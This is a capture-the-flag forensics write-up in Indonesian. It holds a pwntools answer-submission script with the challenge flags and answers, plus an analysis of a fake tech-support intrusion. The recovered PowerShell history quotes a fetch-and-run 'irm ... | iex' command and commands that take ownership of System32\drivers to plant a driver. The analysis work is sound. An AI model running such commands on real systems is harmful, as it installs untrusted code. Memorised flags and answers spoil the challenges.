/guestaccess.aspx?share=EfbRIbmRBA9JiGMwIzcy1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL
q: 5. What was the threat actor secret word? ; answer: HelloSirHelloMoYes?$&@/)
q: 6. What's the SHA256 sum of the malware? ; answer: 112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b
q: 7. What was the IP the malware contacted? (format: http://xxx.xxx.xxx.xxx/) ; answer: http://31.97.187.222/
q: 8. What's the key? (format: lowercase) ; answer: averysecretkeyyy
q: 9. Whats the secret document final word? ; answer: this_is_not_the_flag_but_its_the_final_answer
Correct!

Congrats!! Here's ur flag: NCW{jujur_maaf_soalnya_jelek_utsnya_1_hari_2_matkul_weh_:(_susah}
$ 
```


Solusi

solve.py

```python
from pwn import *
context.log_level = 'error'
answers = [
    'wavess', # 1
    'discord', # 2
    '1440970075116142666', # 3
    'https://binusianorg-my.sharepoint.com/personal/owen_bong_binus_ac_id/_layouts/15/guestaccess.aspx?share=EfbRIbmRBA9JiGMwIzcy1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL', # 4
    'HelloSirHelloMoYes?$&@/)', # 5
    '112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b', # 6
    'http://31.97.187.222/', # 7
    'averysecretkeyyy', # 8
    'this_is_not_the_flag_but_its_the_final_answer' # 9
]

# 9 questions

answers = [a.encode() for a in answers]

io = remote('31.97.187.222', 10106)

io.recvuntil(b'==================================================\n')
io.recvuntil(b'==================================================\n')
```

```
for answer in answers:
    if answer != answers[0]:
        io.recvline()
    q = io.recvline().decode().strip()
    print(f'q: {q} ; answer: {answer.decode()}')
    io.sendlineafter(b'Answer:', answer)

io.interactive()
```

Hasil



```
┌──(mirai㉿kali)-[/mnt/shared/CTFs/NCW2025/Malware Magang]
└─$ python3 solve.py
q: 1. What's the user name of the infected machine? (format: lowercase) ; answer: wavess
q: 2. What application did the threat actor send the malware? (format: lowercase) ; answer: discord
q: 3. What's the threat actor discord id? ; answer: 1440970075116142666
q: 4. Through what link did the victim downloaded the malware? (format: full https://link...) ; answer: https://binusianor
/guestaccess.aspx?share=EfbRIbmRBA9JiGMwIzcy1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL
q: 5. What was the threat actor secret word? ; answer: HelloSirHelloMoYes?$&@/)
q: 6. What's the SHA256 sum of the malware? ; answer: 112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b
q: 7. What was the IP the malware contacted? (format: http://xxx.xxx.xxx.xxx/) ; answer: http://31.97.187.222/
q: 8. What's the key? (format: lowercase) ; answer: averysecretkeyyy
q: 9. Whats the secret document final word? ; answer: this_is_not_the_flag_but_its_the_final_answer
Correct!

Congrats!! Here's ur flag: NCW{jujur_maaf_soalnya_jelek_utsnya_1_hari_2_matkul_weh_:(_susah}
$ █
```

tehc 👍*(Upsolve)*

Flag:
NCW{i_swear_i'm_not_a_scammer_i_just_miss_being_a_tech_support_guy_also_goodjob_yayyaaayyyyay_:D}

Deskripsi

My wifi stopped working, so I contacted MacroHard Support for help and they sent a technician. He keeps saying he's "the greatest technician that's ever lived", but the problem is still not fixed. In fact, he caused extra problems for me after his "support". Is he even a real tech support?? What the hell did he do to my pc 😡

drive: https://drive.google.com/file/d/1jm-XStUoklCNKecSuEtcR11ZT6EuhhB6/view?usp=drive_link pass: a2VyamFpbiB3b2kgbWFsYWggZGVjb2RlIHBhc3N3b3JkIPCfmKE=

note: image unrelated


author: f1ndm3

Informasi Terkait Soal

Diberikan image file .E01.


Pendekatan & Solusi

Setelah searching nanti ketemu cache AnyDesk:



```
------ 2025-11-17, 11:28 ------
aiso: Hello! This is Technician#716267 from MacroHard Support, the greatest technician that's ever lived
aiso: Heard you have an issue with your WiFi?
Me: yeah, got issues connecting
aiso: Okay
aiso: Let me check, I'll install this Windows Diagnostic tool to your device first
Me: huh? what does it do?
aiso: It just scans your device for issues, I'll be able to check from my PC here
Me: ok

------ 2025-11-17, 11:33 ------
Me: damn i got disconnected, sorry
Me: stupid wifi
aiso: Haha it's okay, I'll run the diagnostic tool now
aiso: So the diagnostic tool says you have an issue with your Realtek Wifi Driver
aiso: No problem though, I'll just reinstall the new one for you
Me: ok
aiso: Okay, it's installed. Let me just check to see if it's actually installed correctly
aiso: Yep, it's already in the folder and it's done! Should be all good now
Me: ok, many thanks man
aiso: No problem! Happy to help. After all, I'm the greatest technician that's ever lived!
aiso: Feel free to contact me if anything breaks again
Me: sure
```

Nah, jadi disini intendednya nyari driver / tool yang dipakai kan, jadi saya ke PSReadLine:




Name	Size	Type	Date Modified
ConsoleHost_history.txt	2	Regular File	17/11/2025 11:55:00

```
irm https://get.activated.win | iex
psexec -sid cmd.exe
takeown /f "C:\Windows\System32\drivers" /a
copy "C:\Users\f1ndm3\Downloads\rtwlanu.sys" ".\drivers\rtwlantu.sys"
copy "C:\Users\f1ndm3\Downloads\rtwlanu.sys" ".\drivers\rtwlanu.sys"
takeown /f "C:\Windows\System32\drivers" /a
copy "C:\Users\f1ndm3\Downloads\rtwlanu.sys" ".\drivers\rtwlanu.sys"
icacls "C:\Windows\System32\drivers" /grant Administrators:(OI)(CI)F
copy "C:\Users\f1ndm3\Downloads\rtwlanu.sys" ".\drivers\rtwlanu.sys"
icacls "C:\Windows\System32\drivers" /grant Administrators:(OI)(CI)F
copy "C:\Users\f1ndm3\Downloads\rtwlanu.sys" ".\drivers\rtwlanu.sys"
$src = "$env:f1ndm3\Downloads\rtwlanu.sys"
$dst = "$env:Windows\System32\drivers\rtwlanu.sys"
$src = "$env:Users\f1ndm3\Downloads\rtwlanu.sys"
Copy-Item -LiteralPath $src -Destination $dst -Force
$src = "$env:C:\Users\f1ndm3\Downloads\rtwlanu.sys"
Copy-Item -LiteralPath $src -Destination $dst -Force
$dst = "$env:C:\Windows\System32\drivers\rtwlanu.sys"
Copy-Item -LiteralPath $src -Destination $dst -Force
```

Listed: 1 Selected: 1 tehc.E01/Windows [NTFS]/[root]/Users/f1ndm3/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt

Ternyata ada driver yang diinstall, **rtwlanu.sys**.




Name	Size	Type	Date Modified
rootmdm.sys	14	Regular File	07/12/2019 09:09:51
rspndr.sys	87	Regular File	07/12/2019 09:08:55
rteth.sys	48	Regular File	07/12/2019 09:08:09
RtkBtfilter.sys	741	Regular File	26/09/2018 08:22:32
RtkWlanDrv.sys	5.416	Regular File	15/11/2025 00:01:02
RtkWlanDrv.sys		$I30 INDX E...	
rtwlanu.sys	12.144	Regular File	14/10/2024 10:54:36
sbp2port.sys	117	Regular File	12/11/2025 18:44:47
scfilter.sys	43	Regular File	12/11/2025 18:48:33
scmbus.sys	156	Regular File	12/11/2025 18:44:48
scsiport.sys	185	Regular File	12/11/2025 18:48:35
sdbus.sys	301	Regular File	12/11/2025 18:44:50
SDFRd.sys	35	Regular File	07/12/2019 09:07:50
sdport.sys	104	Regular File	12/11/2025 18:45:36

```
000000 4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00 MZ··········ÿÿ··
000010 B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00 ¸·······@·······
000020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
000030 00 00 00 00 00 00 00 00-00 00 00 00 10 01 00 00 ················
000040 0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68 ··º··´·Í!¸·LÍ!Th
000050 69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F is program canno
000060 74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20 t be run in DOS 
000070 6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00 mode.···$·······
000080 A1 9A A1 D7 E5 FB CF 84-E5 FB CF 84 E5 FB CF 84 ¡·¡×åûÏ·åûÏ·åûÏ·
000090 F1 90 CA 85 E7 FB CF 84-F1 90 C9 85 E4 FB CF 84 ñ·Ê·çûÏ·ñ·É·äûÏ·
0000a0 38 04 1E 84 E6 FB CF 84-38 04 04 84 E7 FB CF 84 8···æûÏ·8···çûÏ·
0000b0 F1 90 CE 85 E2 FB CF 84-E5 FB CE 84 63 FB CF 84 ñ·Î·âûÏ·åûÎ·cûÏ·
0000c0 F1 90 CC 85 E0 FB CF 84-F1 90 CB 85 E3 FB CF 84 ñ·Ì·àûÏ·ñ·Ë·ãûÏ·
0000d0 BD 8E CA 85 E4 FB CF 84-BD 8E CB 85 47 F9 CF 84 ½·Ê·äûÏ·½·Ë·GùÏ·
0000e0 BD 8E 30 84 E4 FB CF 84-BD 8E CD 85 E4 FB CF 84 ½·0·äûÏ·½·Í·äûÏ·
0000f0 52 69 63 68 E5 FB CF 84-00 00 00 00 00 00 00 00 RichåûÏ·········
000100 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
000110 50 45 00 00 64 86 08 00-6C C7 0C 67 00 00 00 00 PE··d···lÇ·g····
000120 00 00 00 00 F0 00 22 00-0B 02 0E 1D 00 F8 4B 00 ····ð·"······øK·
000130 00 74 73 00 00 00 00 00-60 1D 07 00 00 10 00 00 ·ts·····`·······
000140 00 00 00 40 01 00 00 00-00 10 00 00 00 02 00 00 ···@············
000150 0A 00 00 00 0A 00 00 00-0A 00 00 00 00 00 00 00 ················
000160 00 B0 BF 00 00 04 00 00-5B 3B BE 00 01 00 60 41 ·°¿·····[;¾···`A
000170 00 00 10 00 00 00 00 00-00 10 00 00 00 00 00 00 ················
000180 00 00 10 00 00 00 00 00-00 10 00 00 00 00 00 00 ················
000190 00 00 00 00 10 00 00 00-00 00 00 00 00 00 00 00 ················
0001a0 30 60 B5 00 64 00 00 00-00 70 B5 00 D8 04 00 00 0`µ·d····pµ·Ø···
0001b0 00 60 B3 00 84 EC 01 00-00 46 BD 00 C8 78 00 00 ·`³··ì···F½·Èx··
0001c0 00 80 B5 00 EC 29 0A 00-B8 54 5D 00 38 00 00 00 ··µ·ì)··¸T]·8···
```

Cursor pos = 0; clus = 1089569; log sec = 8716552

For User Guide, press F1

Kita stuck disini. Berjam jam mikir apa yang salah sama driver ini, soalnya **leadnya ngarah ke driver ini BUKAN RtkWlanDrv.sys**. Oke lah jadinya ini nanti aja, coba cari tool diagnostic yang dipakai dulu:




Name	Size	Type	Date Modified
WinDiag.exe.lnk	3	Regular File	20/11/2025 14:22:16

```
260 00 00 00 57 00 69 00 6E-00 44 00 69 00 61 00 67 ···W·i·n·D·i·a·g
270 00 2E 00 65 00 78 00 65-00 00 00 1A 00 00 00 90 ·.·e·x·e········
280 00 00 00 1C 00 00 00 01-00 00 00 1C 00 00 00 34 ···············4
290 00 00 00 00 00 00 00 8F-00 00 00 18 00 00 00 03 ················
2a0 00 00 00 2C E9 7E 14 10-00 00 00 57 69 6E 64 6F ···,é~·····Windo
2b0 77 73 00 45 3A 5C 57 69-6E 64 6F 77 73 5C 53 79 ws·E:\Windows\Sy
2c0 73 74 65 6D 41 70 70 73-5C 4D 69 63 72 6F 73 6F stemApps\Microso
2d0 66 74 2E 57 69 6E 64 6F-77 73 2E 44 69 61 67 6E ft.Windows.Diagn
2e0 6F 73 74 69 63 2E 54 6F-6F 6C 6B 69 74 5F 63 68 ostic.Toolkit_ch
2f0 77 31 4D 4E 61 36 50 4B-36 37 61 62 4D 4E 41 73 w1MNa6PK67abMNAs
300 79 5C 57 69 6E 44 69 61-67 2E 65 78 65 00 00 5D y\WinDiag.exe··]
310 00 2E 00 2E 00 5C 00 2E-00 2E 00 5C 00 57 00 69 ·.·.·\·.·.·\·W·i
320 00 6E 00 64 00 6F 00 77-00 73 00 5C 00 53 00 79 ·n·d·o·w·s·\·S·y
330 00 73 00 74 00 65 00 6D-00 41 00 70 00 70 00 73 ·s·t·e·m·A·p·p·s
340 00 5C 00 4D 00 69 00 63-00 72 00 6F 00 73 00 6F ·\·M·i·c·r·o·s·o
350 00 66 00 74 00 2E 00 57-00 69 00 6E 00 64 00 6F ·f·t·.·W·i·n·d·o
360 00 77 00 73 00 2E 00 44-00 69 00 61 00 67 00 6E ·w·s·.·D·i·a·g·n
370 00 6F 00 73 00 74 00 69-00 63 00 2E 00 54 00 6F ·o·s·t·i·c·.·T·o
380 00 6F 00 6C 00 6B 00 69-00 74 00 5F 00 63 00 68 ·o·l·k·i·t·_·c·h
390 00 77 00 31 00 4D 00 4E-00 61 00 36 00 50 00 4B ·w·1·M·N·a·6·P·K
3a0 00 36 00 37 00 61 00 62-00 4D 00 4E 00 41 00 73 ·6·7·a·b·M·N·A·s
3b0 00 79 00 5C 00 57 00 69-00 6E 00 44 00 69 00 61 ·y·\·W·i·n·D·i·a
3c0 00 67 00 2E 00 65 00 78-00 65 00 18 00 43 00 3A ·g·.·e·x·e···C·:
3d0 00 5C 00 50 00 72 00 6F-00 67 00 72 00 61 00 6D ·\·P·r·o·g·r·a·m
3e0 00 20 00 46 00 69 00 6C-00 65 00 73 00 5C 00 57 · ·F·i·l·e·s·\·W
3f0 00 69 00 6E 00 44 00 69-00 61 00 67 00 20 00 43 ·i·n·D·i·a·g· ·C
400 00 3A 00 5C 00 57 00 69-00 6E 00 64 00 6F 00 77 ·:·\·W·i·n·d·o·w
410 00 73 00 5C 00 53 00 79-00 73 00 74 00 65 00 6D ·s·\·S·y·s·t·e·m
420 00 33 00 32 00 5C 00 69-00 6D 00 61 00 67 00 65 ·3·2·\·i·m·a·g·e
```

Cursor pos = 0; clus = 993960; log sec = 7951680

Stuck kedua disini. Kita kira bukan ini soalnya date/timenya ga cocok sama waktu skenario. Nah ini kesalahan ga scrolling file lnknya 🥀🥀, ternyata ada lokasi WinDiag.exe aslinya:


HIDRODINAMIKA 2
31°
Mon, 24 Nov - 12.51
AccessData FTK Imager 4.7.1.2
File
View
Mode
Help
Evidence Tree
uk-UA
WindowsPowerShell
WinMetadata
zh-CN
zh-TW
SystemApps
Microsoft.AAD.BrokerPlugin_cw5n1h2tx
Microsoft.AccountsControl_cw5n1h2txy
Microsoft.AsyncTextService_8wekyb3c
Microsoft.BioEnrollment_cw5n1h2txyew
microsoft.creddialoghost_cw5n1h2txye
Microsoft.ECApp_8wekyb3d8bbwe
Microsoft.LockApp_cw5n1h2txyewy
Microsoft.MicrosoftEdge_8wekyb3d8bb
Microsoft.MicrosoftEdgeDevToolsClier
Microsoft.Win32WebViewHost_cw5n1h
Microsoft.Windows.AddSuggestedFold
Microsoft.Windows.AppRep.ChxApp_c
Microsoft.Windows.AppResolverUX_cw
Microsoft.Windows.AssignedAccessLo
Microsoft.Windows.CallingShellApp_cw
Microsoft.Windows.CapturePicker_cw5
Microsoft.Windows.CloudExperienceHo
Microsoft.Windows.ContentDeliveryMar
Microsoft.Windows.Diagnostic.Toolkit_
Microsoft.Windows.FileExplorer_cw5n1
Microsoft.Windows.FilePicker_cw5n1h2
microsoft.windows.narratorquickstart_8
Microsoft.Windows.OOBENetworkCapt
Microsoft.Windows.OOBENetworkConr
Microsoft.Windows.PeopleExperienceH
Microsoft.Windows.PinningConfirmation
Microsoft.Windows.Search_cw5n1h2txy
Microsoft.Windows.SecHealthUI_cw5n
Microsoft.Windows.SecureAssessment
Microsoft.Windows.StartMenuExperienc
Microsoft.Windows.XGpuEjectDialog_c
Microsoft.XboxGameCallableUI_cw5n1
MicrosoftWindows.Client.CBS_cw5n1h2
MicrosoftWindows.UndockedDevKit_cv
NcsiUwpApp_8wekyb3d8bbwe
ParentalControls_cw5n1h2txyewy
Shared
ShellExperienceHost_cw5n1h2txyewy
Windows.CBSPreview_cw5n1h2txyewy
File List
For User Guide, press F1
NUM

